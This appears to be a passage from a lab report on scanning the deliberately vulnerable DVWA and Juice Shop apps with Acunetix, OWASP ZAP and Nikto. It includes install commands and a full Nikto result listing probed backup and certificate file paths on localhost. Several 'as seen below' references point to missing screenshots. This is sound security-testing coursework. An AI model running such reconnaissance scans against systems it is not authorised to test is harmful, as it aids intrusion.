
The following where the vulnerabilities discovered by acunetix;



Many vulnerabilities like directory listing, redis unauthorized access vulnerability, clickjacking and cookies without secure flag ser were discovered as seen in the bigger picture below;



The DVWA's site structure is as seen below;




B. OWASP ZAP


I first installed and started ZAP as seen below;

```
┌──(egovridc㉿egovridc)-[~]
└─$ cd Downloads/

┌──(egovridc㉿egovridc)-[~/Downloads]
└─$ chmod +x ZAP_2_16_1_unix.sh

┌──(egovridc㉿egovridc)-[~/Downloads]
└─$ sudo su
[sudo] password for egovridc:
Sorry, try again.
[sudo] password for egovridc:
┌──(root㉿egovridc)-[/home/egovridc/Downloads]
└─# ./ZAP_2_16_1_unix.sh
Starting Installer ...
```


On starting this is how it looked like;




I then added DVWA as my first target and ZAP was able to to discover several vulnerabilities as seen below;




As seen above it was able to discover directory listing vulnerability and also below it discovered missing anti-clickjacking header;




Also I added juice-shop as my target to scan for vulnerabilities as seen below;




Above it was able to discover sql injection in dvwa website which is possible with a high risk of compromise.
Also it was able to discover cross-domain misconfiguration as seen below;



Also timestamp disclosure was also discovered by the application/web server as seen below;




Also information disclosure was discovered as response appeared to contain suspicious comments which may help an attacker as seen below;




And many other vulnerabilities were discovered by ZAP using DVWA as a test environment.

C: NIKTO


I first installed nikto using a command as seen below;



Then I started by performing a vulnerability scanning for Juice Shop as seen below;



Several vulnerabilities were discovered and exposed files were shown as seen below;



I saved the results in a text file as seen below;

```
┌──(egovridc㉿egovridc)-[~]
└─$ cat juiceshopresults.txt
- Nikto v2.5.0/
+ Target Host: localhost
+ Target Port: 3000
+ GET /: Retrieved access-control-allow-origin header: *.
+ GET /: Uncommon header 'x-recruiting' found, with contents: /#/jobs.
+ GET /robots.txt: Entry '/ftp/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file:
+ GET /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt:
+ GET .: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/v
ssing-content-type-header/:
+ HEAD /localhost.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /localhost.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /dump.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /127.0.0.1.gz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /127.0.0.1.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /localhost.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /localhost.tar.gz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /localhost.zip: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /127.0.0.1.sql: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /backup_jks: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /database.cer: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /backup.tar.gz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /dump.cer: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /database.gz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /backup.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /localhost.gz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /127.0.0.1.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /127.0.0.1.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /localhost.sql: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /backup.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /database.tar: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /127.0.0.1.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /127.0.0.1.zip: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /site.cer: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /127.0.0.1.tar.gz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /database.egg: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /localhost.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /backup.cer: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /site.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /database.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /database.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /database.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /backup.zip: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /backup.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /site.egg: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /database.tar.gz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /archive.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /dump.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /localhost.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /database.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /database.zip: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
```

